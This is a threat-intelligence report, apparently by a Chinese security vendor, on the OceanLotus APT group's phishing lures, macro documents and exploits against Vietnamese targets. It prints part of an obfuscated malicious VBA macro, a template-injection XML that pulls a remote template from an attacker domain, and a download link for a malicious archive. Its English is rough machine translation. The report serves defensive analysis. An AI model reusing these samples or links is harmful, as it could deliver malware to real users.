


奇安信威胁情报中心

Archived: 2026-04-05 23:07:26 UTC

Overview

OceanLotus is an APT Group with alleged Vietnamese background. The group was first revealed and named by SkyEye Team in May 2015. Its attack activities can be traced back to April 2012. The targets include China's maritime institutions, maritime construction, scientific research institutes and shipping enterprises.



In fact, according to reports of various security vendors, OceanLotus also attacked several countries, including Cambodia, Thailand, Laos, even some victims in Vietnam, like opinion leaders, media, real estate companies, foreign enterprises and banks.

RedDrip Team (formerly SkyEye Team) has been to OceanLotus to keep track of high strength, group activity, found it in the near future to Indochinese Peninsula countries since 2019 the latest attack activity used in the initial launch load files and attack using the technology, and combined with the QiAnXin threat intelligence data, associated with a series of attacks.

In this report, we share our summary of the latest attack techniques, attack payloads and related attacks of the OceanLotus, hoping that we can jointly improve understanding of OceanLotus group, an extremely active APT group.

Attacks on Countries


The following is a list of typical cases of attacks against some countries on Indochinese Peninsula since the end of 2018. For other unmentioned samples, please refer to the IOC list at the end of this report.

Vietnam

Bait Compression Files

On April 1, 2019, RedDrip discovered a Vietnamese file name "Hop dong sungroup.rar" in the process of daily monitoring the attack activities of the OceanLotus.

The English version is "Sun Group contract". The compressed package contains winword.exe which is renamed as "Noi dung chi tiet hop dong sungroup can chinh sua".




In addition, we are also associated with another package decoy SUN_GROUP_CORPORATION that translates as "Sun Group Corporation". The file name in the zip package is as follows:

Noi dung can xac thuc va sua GUI den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai Chinh. exe



It turned out that Sun City Group was actually one of the largest real estate developers in Vietnam.



Both samples were uploaded by Vietnam. Therefore, we speculate that the OceanLotus Group in the Sun City internal staff fishing attacks.

In addition to targeting the Vietnamese real estate industry, we also found that the group would conduct phishing attacks against the national bank of Vietnam:

The compressed package of the related samples is called cplh-nhnn-01-209.rar. The corresponding date of the samples is January 22, 2019, and the attack is most likely to occur in a similar period.



The Chinese name of the compressed package is: "national bank of Vietnam -- 01-209.rar";The winword. Exe in the package was renamed "chiphilienhoannhnn-bc209.exe", which translated as "state bank of Vietnam sbv-bc 209.exe".


SBV refers to Vietnam's central bank, the state bank of Vietnam (SBV), while BC actually refers to B2C, or third-party payment.



This attack is likely to be launched against the bank's internal staff, similar to the document transmission process disguised as a third-party payment within the bank.


In addition, there are anti-virus software related information through the disguise of fishing.

Compressed package name: "Gui lai cho MS.MAI post content kaspersky. Rar" (return MS.MAI post content kaspersky)




We also see oil as a theme for fishing:

"Tinh dau can mua" (essential oil required), the PE file in the package is called "details about purchase and purchase"



Bait Documents

The above compression package contains the Kaspersky name bait, and there is also a similar name "Content marketing kaspersky.doc" in the bait document. After opening the document, it will be shown as follows, enabling the macro attack method for the Vietnamese version of the induced click.




In addition, we also found a large number of OceanLotus disguised as a resume attack fishing activities, we internally named it OceanCV activity, and this activity will directly OceanLotus commonly used three macro attack means all exposure.


First of all, we analyze the sample names. It can be seen that the sample names all start with CV and have the characteristics of naming. There are three main types:

- 1, CV- name (e.g., cv-nguyenquynhchi.docx)
2. CV- name - position (e.g. CV-AnthonyWei- customerservice. docx)
3. CV- random number + English (e.g. Cv-103237-ewqdsd.doc)

It is worth noting that some samples will show the identity indicating the need to enable macro after opening:



However, when you pull down the progress bar, you will find resumes written in Vietnamese, which is true for most of the samples in the series of activities, and the resumes are inconsistent.



And these sample phishing resumes use different methods. Some use the OceanLotus MSO macro (RedDrip internally named MSOMacro)


```
Dim wRXfRfhGCxCPW As String
wRXfRfhGCxCPW = Environ("SYSTEMDRIVE")
Dim arcPath As String
arcPath = rzfevexNwMGNPWXPk & "\\Windows\\SysWOW64"

If OFSO.FolderExists(arcPath) = True Then
FileCopy wRXfRfhGCxCPW & "\\Windows\\SysWOW64\\wscript.exe", rzfevexNwMGNPWXPk & "\\mshtml.exe"
Else
FileCopy wRXfRfhGCxCPW & "\\Windows\\System32\\wscript.exe", rzfevexNwMGNPWXPk & "\\mshtml.exe"
End If
End Function
Function JWXZUaRBtyHjzUdZ (ByVal base64String)
Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/[!]"
Dim dataLength, sOut, groupBegin
base64String = Replace(base64String, vbCrLf, "")
base64String = Replace(base64String, vbTab, "")
base64String = Replace(base64String, " ", "")
dataLength = Len(base64String)
If dataLength Mod 4 <> 0 Then
```

Some use template injection techniques:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"> <Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://outlook.updateoffices.net/lead.png"
TargetMode="External"/> </Relationships>
```

Some use the technique of converting macro code to a 1-pound font hidden in a document (later upgraded to a white 1-pound font, internally named OHNMacro for RedDrip).



In the following sections we will examine each of these three macro usage analyses in detail.


According to this batch of resume samples, we conducted homologous sample correlation for these three macro documents, combined with various dimensions, and finally found a large number of exclusive malicious macro samples of OceanLotus. Please refer to the relevant section of Office samples for details.

Exploit Vulnerabilities of Eternal Blue

We also found that OceanLotus used the "Eternal blue" series of vulnerabilities to target companies in Vietnam that provided software to the government.


Website: <https://www.tandan.com.vn/portal/home/default.aspx>

TAN DAN JSC for Vietnam's software company.



The company will provide the government with mail servers, official gazette database systems, citizenship management systems and more.





After the attack is successful, it will distribute Trojan horses. In the report "suspected" of "OceanLotus" organization's early attack activities against domestic colleges and universities "compiled by us last year, the Trojan horses used eternal blue to attack colleges and universities are consistent.

<https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/>

Phishing Attacks by Exploiting WinRAR Vulnerability

In addition to traditional malicious payloads that take advantage of black and white mechanisms, malicious payloads that infiltrate tweets and websites, OceanLotus also takes advantage of the latest Winrar vulnerability to launch attacks against Vietnam. Here is one of the cases we captured:


The package name is "tut_photoshop_scan_bank_id.rar"

File Name	Size	Modified	Type	Path	Compressed	Ratio	Method	A...	Comment	CRC
C:\	<SUB-DIR>	2019/2/21 22:0...	文件夹							d...
1.jpg	281,107	2019/2/21 22:0...	JPG 文件		281,107	100%	Good	...		0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件		1,255,922	100%	Good	...		0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件		227,226	99%	Good	...		0xD...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件		1,688,711	100%	Good	...		0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件		225,017	100%	Good	...		0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件		1,903,698	100%	Good	...		0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件		1,273,862	100%	Good	...		0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件		8,724,681	100%	Good	...		0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件		23,275,812	100%	Good	...		0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件		3,025,020	100%	Good	...		0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件		362,302	100%	Good	...		0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件		15,037,073	100%	Good	...		0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件		290,512	100%	Good	...		0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件		54,980	100%	Good	...		0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件		5,211,785	100%	Good	...		0x1F...
Nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件		10,604,129	100%	Good	...		0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件		3,422,039	100%	Good	...		0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件		6,014,052	100%	Good	...		0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件		2,131,971	100%	Good	...		0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件		3,022,455	100%	Good	...		0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件		5,923,571	100%	Good	...		0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件		26,568	100%	Good	...		0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件		56,624	100%	Good	...		0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件		29,460	99%	Good	...		0x21...
OCR_B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件		21,028	100%	Good	...		0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件		1,944,230	100%	Good	...		0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件		209,750	100%	Good	...		0xFC...

From the sample trigger vulnerability extract file, its name is called CocCocUpated. Exe


File Name	Size	Modified	Type	Path	Compressed	Ratio	Method	A...	Comment	CRC
C:\Users\{user}\AppData\Roaming\{user}\LansinSoft\Custom\{Resource}\Docs\{8882e5f8c977d112fac85b426f22ac23557682ad79fcb6ead3101b3461b1r(C)\C\...\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup...										
CocCocUpated.exe	5,757,592	2019/2/21 22:0...	应用程序		5,757,592	100%	Good	...		0xCD...

COCCOC is a Vietnam was founded in 2013 as a new technology company, provides online Internet search engine services and browsers, the main language used in Vietnamese and English, the search service is Vietnam's most mature, browser is based on Google Chromium development, support Windows, iOS platform.



Through analysis, we found that it was the early Trojan framework of OceanLotus, and we also put it in the section of sample analysis for separate analysis.

Bait, of course, in addition to the above, we also found that the OceanLotus will use compressed package embedded MP4 way exploit, compressed package name translated roughly "Cho exclusive blockbuster movie" Ray hospital, including Cho Ray refers to ho chi minh city, Vietnam water wok hospital (Chợ Rẫy), ho chi minh city, Vietnam's largest general hospital.



The package contains two MP4 files, one of which is identical to the package name, and a video translated as "the team began staffing after the exclusive stroke press release."



Similarly, released for coccocupdate.exe

名称	大小	压缩后大小	类型	修改时间
CocCocUpdated.exe	543,744	543,744	应用程序	2019/2/21 22:03

And its distribute means is the way that USES network dish to undertake putting however.

www.mediafire.com/file/c3fgnbjhpgq48/Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar/file

MediaFire SIGN UP LOG IN

Instant Grammar Checker Correct all grammar errors and enhance your writing. Try Now

Free Writing Tool Improve grammar, word choice, and sentence structure in your writing. It's free! OPEN

Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar

Not working? Repair your download

MediaFire Get ad free downloads and 1 TB of space. LEARN MORE

Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar
Compressed Archive (.RAR)

File size: 87.23MB
Uploaded: 2019-04-16 01:39:34

About Compressed Archive Formats
Compressed archives combine multiple files into a single file to make them easier to transport or save on disk space. Archiving software may also provide options for encryption, file spanning, checksums, self-extraction, and self-installation. Zip is the most widely used format, used by the Windows operating system and more recently by OSX as well. RAR is also a very popular and flexible format. Unix uses the tar file format, while Linux uses the tar and gz format.


Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar
Can be opened with WinZip for PC

Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar
System compatibility
Windows (your OS)
File is compatible with the selected operating system.


This new Trojan horse will be analyzed in detail in the section of sample analysis.

MAC Backdoor

In addition to targeting Vietnam on the Windows platform, OceanLotus also attacks Vietnamese users on the MacOS platform. The following samples are typical of recent launches, which use such means as browser update, Flash installation update package, font installation package, disguised as a document to actually attack the installer.



